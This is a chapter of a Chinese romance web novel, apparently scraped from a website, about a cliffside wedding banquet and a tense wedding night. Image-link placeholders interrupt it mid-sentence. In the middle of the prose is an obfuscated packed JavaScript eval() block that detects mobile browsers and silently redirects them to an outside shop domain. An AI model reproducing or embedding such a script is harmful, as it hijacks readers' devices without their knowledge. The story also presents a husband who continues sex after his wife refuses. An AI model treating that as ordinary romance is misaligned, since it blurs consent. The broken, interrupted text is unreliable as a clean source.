婚礼的晚宴设在酒店临海的悬崖露台。
夜幕降临,整片印度洋沉入深蓝色的暮色之中,露台上成片白色鲜花与数以千计的烛光沿着蜿蜒的步道一路延伸,仿佛银河。
乐队演奏着舒缓的爵士乐,萨克斯与钢琴声交织在晚风里。宾客举着香槟穿梭其间,觥筹交错间,谈笑声几乎盖过了海浪。
关朝夕和施南一圈酒敬下来,施南已经喝了不少,脸上浮起淡淡的酒意。
杜昕娣见施南喝得已经微醺了,就特意嘱咐了关朝夕一句。
“朝夕啊,我们家阿南今天酒喝得多了些,你后面记得帮他挡一下。他肠胃不好,别让他把肠胃喝出问题了。”
施南紧紧抓住妻子的手,眉心拢起,目光投向母亲时有些不满:“您让她给我挡什么酒,她酒量不好。”
“你还怪心疼媳妇的,”杜昕娣微嗔了儿子一句,“妈不是担心你喝多了人不舒服么。”
施南目光一紧,立马偏过头,下意识朝关朝夕看去。
她嘴角扬着,没有接婆婆的话,眼底却没有笑意。
酒桌下,他手指紧紧扣住了她手掌,她不动声色地避开了。施南目光沉沉望着她没有说话,她只好让他牵紧了自己。
酒桌上,并没有人知道夫妻俩的小动作。
杜昕娣以为儿媳妇跟自己摆谱,脸色有些僵掉了。
此时,酒桌上只有杜昕娣、施南的伴郎-施朗、伴娘-温繁。
施朗是不会加入这种三姑六婆阵营的,可他又不愿意错过嘲笑施南的机会。于是他就老神在在地坐在酒席上不动了,他不动、温繁更不会动。
温繁果然就落井下石了“伯母,不行就让施朗帮忙带几杯嘛。”
施朗一句话也没说,慢条斯理地拿湿毛巾擦起了手。
这里的人,没人敢使唤施朗。
大家只能强行将话题继续聚焦在新婚小夫妻身上。关朝夕自己也喝了几杯酒,抬眸就能看到施朗撑着下巴,意味深长地笑着,她头疼得叹了口气。
长期定居在英国的施朗,几乎是不会参加家里这种聚会的。可弟弟结婚,施朗却回来了,还主动当了施南伴郎,这种事简直闻所未闻。
施朗当伴郎,那温繁就肯定要当伴娘的。关朝夕就找了三个伴娘,只有霍歌与她一条心,其他两个伴娘都是跟她不对付。施南那边比她好点,除了施朗不靠谱以外,另外两个一个是大学同学、一个也是施南的学弟。两人帮他挡了不少酒,现在都喝趴下了,躺在休息室里。
唯有施朗,喝的最少,比新郎官派头还大。让他喝酒他都是洋人做派,不来中国人那套。可来参加婚宴的人,几乎都是国内重要亲戚。最后反而变成了施南帮施朗挡酒了。
眼瞅着,婆婆面子挂不住了,关朝夕还是开口了:
“大哥别笑了,能帮帮施南嘛。”她拿起桌上的高脚杯,冲施朗扬眉,“实在不行,我们一起分担点?”
施南眼疾手快,扣住了她的手腕,低声道:“你别管了。”
他的掌心温热,力道却不轻,像是生怕她真的替自己喝。
关朝夕忽然笑了。
眼前的男人西装笔挺,喝了酒后那唇红齿白的脸反倒冲淡了几分平日里的阴沉,看起来竟有几分人畜无害的模样。
她微微倾身,借着旁人敬酒寒暄的遮掩,贴近他的耳边,红唇擦过他的耳廓。
“小施总,别逞强了。”她笑得意味深长,“否则,我会以为你是在借酒消愁。”
岑瑶今天出席了他们的婚礼。但身边多了个男伴--温家长公子,温冉。
温冉现在温家二当家,温敏先的儿子。现在在WenshiInternationalUnited任命CEO一职。
施南眸色骤然一沉,偏头瞥了她一眼,带着明显的警告,像是在提醒她适可而止。
关朝夕她像是什么都没察觉似的,反而顺势挽住了他的手臂,整个人亲昵地靠了过去。外人看来,是新婚夫妻耳鬓厮磨,只有施南知道,她是在在挑衅他。
这一幕,一丝不落地落进了主桌众人的眼里。施朗终于抬起眼,视线在两人身上停留片刻。
悬崖外的烟花还在一轮接一轮地绽放,炸开的流火坠入无尽之海。
眼前这对新人并肩坐在漫天流光下,身后是浩瀚的海,头顶是不要钱的璀璨,眼里却只有彼此。岛上一切为他们而存在的人、事物,仿佛在他们眼底此刻是枯燥的。
他们像画家笔下浓墨重彩晕染的焦点。
美则美矣,却显得很无趣。
说到底,不过都是用金钱堆砌的浪漫罢了。
“弟媳都开口了。”施朗举起酒杯,扬声笑了,“那我这个做大哥的,就帮一帮呗。”
施南握着酒杯的手,指节微不可察地收紧。
关朝夕却像没看见似的,端起酒杯,隔着长桌遥遥朝施朗举了一下。
“那我就先敬大哥一杯。”
她仰头,一饮而尽。
过来敬酒的人,见到这一幕纷纷笑着打趣起来,有人追问施朗和温繁什么时候办婚礼,有人笑说今晚施朗双喜临门,气氛一时热闹非凡。
只有施南沉默地坐在那里,目光落在关朝夕空了的酒杯上,眸子很暗。
海面上,又一束烟花轰然盛放,整座悬崖酒店亮如白昼。
漫天璀璨之下,每个人脸上都挂着恰到好处的笑。
却各怀心思。
酒会结束后,关朝夕累得眼睛都睁不开了。施南送她回房间后,又被父亲一个电话叫出去了。
关朝夕洗完澡,给妹妹打了个电话。
仪式结束后,她突然就不见人影了,打电话也联系不上。
可关溪午电话一直是忙音。洗完澡,关朝夕等妹妹电话,等得昏睡了过去。
梦里的画面总是很压抑,她凌晨三点时被噩梦惊醒了,发现房间空无一人。
更头疼的,是关溪午还是没回电话。
她望着漆黑的天花板,听着露台外的海浪声,很多人的影子在她脑子里止不住地晃,晃得她头昏脑胀的。
最后,她脑子里莫名其妙冒出了岑瑶的身影。
不知是不是施南有意安排,她与岑瑶始终没打过照面。施南也没有上去跟他们寒暄。
但其他人都有跟他们喝酒,能看出温冉人缘很好。杜昕娣和施启维似乎对他们俩在一起很满意。
这是关朝夕第一次见到杜昕娣与岑瑶相处。
讽刺的是,她们这对没有血缘关系的母女,甚至比她与温敏诗感情要好得多。
关朝夕闭上眼睛,想让自己停止思考。可一闭眼,又想起了余邱凛。
她思来想去,摸出了手机,想翻一翻还有没有别的办法联系上余邱凛或关溪午。
施南的名字,却突然在屏幕上闪烁了起来。
关朝夕盯着那两个字,手指悬在接听键上方。
手机一遍遍震动。停下不到半秒,又固执地响起。
像门外的人一样,认定她不会接,也认定她迟早会妥协。
她闭了闭眼,索性把手机扔到一旁。铃声终于停了。
可下一秒,门外传来一阵不轻不重的敲门声。
一下、两下、三下。
她知道,是施南在外头。
施南大概也知道,她是醒着的,还故意把门反锁了。
她靠在床头,脑子因为噩梦和酒意头痛欲裂。
门外的人没有再敲,只是不厌其烦地拨着她的电话,震动声一遍又一遍。
施南就这么陪她耗着。
最后,还是关朝夕先受不了他了。
她走到门边,拧开了反锁开关。
门刚打开一条缝,一只手便抵住了门。
还没等她反应过来,施南已经俯身,一把将她扛上肩。
她挣扎着要下来,施南手掌扣住她的小腿,力道不轻不重,刚好让她动不了。
他垂眸看着她,声音很平静,“你把你新婚丈夫锁房门外?”“你又不回来,我不锁起来吗?”关朝夕偏过脸,“这是酒店,又不是家里。你别这么抱我,我头疼。”
施南好像在哪洗过澡了,身上没那么重酒气了,没有一点喝醉酒的样子。衣服也换了套干净的T恤和休闲裤,发梢还带着一点未干的潮意。
反倒是她,噩梦惊醒后整个人恹恹的。
施南把她放在了沙发上,半蹲在她面前,借着外面隐约的光,视线落在她的脸上。
“生气了?我回来进不来,给你打电话你关机。”他把她放在了沙发上,抬手轻轻拨开她散落在脸侧的头发,“只能去俞贤那边洗了个澡,再回来。”
关朝夕没有回答。
只是闭着眼,把脸偏向另一侧。
他俯下身,
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17786214|210036||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
抬手覆上她的后颈。身上淡淡的沐浴露,由远及近,缠住了她的呼吸。
他吻一点点落了下来,带着一贯的耐心,缓慢得近乎折磨。手臂也一点点在收紧,将她最后一点退路也拢进怀里。
没吻一会儿,她就泪眼朦胧的喘了起来。
与施南认识了13年,关朝夕最近才知道。
他在床上和平日判若两人。
平日里,他情绪藏得极深。可一旦卸下所有克制,他是极为专制,专制到偏执。
他不抽烟,也很少喝酒,生活规律得近乎刻板,唯一的消遣就是运动。
后来关朝夕才明白。他的情绪,不是没有,只是不对外人展示。
他喜欢用亲密来表达情绪。
而这种情绪,总有些不可理喻--
他好像对这件事有种病态的沉迷,甚至是随心所欲的。无论他们在何时、何地、多忙,他都会有兴致与她纠缠。
她无论愿不愿意,他总有办法让她败下阵来。
再回头想起同居那一年,她只觉得自己像个笑话。
出国前,两家便替她和施南定下了婚约。父亲因此默许了他们提前同居。
施南特意以她的名义,在新加坡买下一套大平层。
房子比他在美国住的那套更新,也更宽敞。从设计到装修,全都由她做主。
可真正住进去以后,她却再也没有了从前费尽心思撩拨他的念头。
她刻意躲着他,不愿和他独处,施南便陪着她耗。
她搬去客房,他默认,但他不许她搬出去住。
她每天上下学,司机都会准时停在校门口。
他不碰她、也从不过问她的行程,却把她的生活牢牢圈在自己看得见的地方。
两个人就这样断断续续冷战了整整一年。
直到婚礼临近,才和好了。
“认真点,朝朝。”
施南察觉到关朝夕没有投入,对待他的吻可以用冷淡来形容。
她淡淡地接了一句,“我今天很累。”
施南试图调动她的情绪。
“不行...”她按住他的手,挣扎地想起身,“你什么都没准备。”
施南没有应她,动作也没停。
关朝夕挣扎着按开了旁边的灯,想要叫停他。
橘黄色的灯光,她才看清他的脸。
他眼角破了。
“你眼睛这是怎么了?”施南不理会她,握住了她的脚。他的手很凉,握住时,她向后缩了一下。
他最喜欢她现在这个样子,乖巧听话,又能感知到他的存在。会随着他的情绪波动,成为他一人独享的彩虹。
但她状态却又太安静了,安静到感知不到她的情绪。
凌晨四点的酒店房间全部熄灭了,唯有新婚夫妇的房间点着不会熄灭的灯。关朝夕的状态却是熄灭的,施南不得不停了下来。
“朝朝,你要听话,别总让我这么伤神。”
她咬了他肩膀一口之后,瞟了他一眼,眼里带着挑衅。
空气安静得只剩下彼此的呼吸。
几秒后,施南忽然俯身,一言不发地将她整个人抱了起来。关朝夕与施南同居后,每天晚上失眠,白天精神很差。
办理婚礼前,终于熬不住把自己熬病了。又是因为经期量大,诱发了低血糖。
生病时,关朝夕正在和施南冷战,施南去英国出差了。
她没有告诉任何人,自己去了趟医院。医生检查后,让她住院,还打电话通知了她的紧急联系人--施南。
施南连夜从英国赶回来了。
自那以后,施南没有再去英国出差了。不忙的时候,他基本上都以她为重心,陪关朝夕做她喜欢的事,他们才慢慢和好了。
施南把手机调成了静音模式,又将手机屏幕反扣在了床头柜上。又顺手把房间总控灯全关上了,房间全部瞬间黑了,只能听到外面的海浪声。
“老公,找到了吗?”
他应了一声“来了。”“谁来了?”
他在黑暗里抱起她,“我啊。”
“你是谁嘛。”
她拿胳膊肘横在他们之间,这是她后来常常对他做的肢体语言。
“你的施南。”
“不是,你不是我的施南。”她在落入情欲前抱住了他“你是我的丈夫。”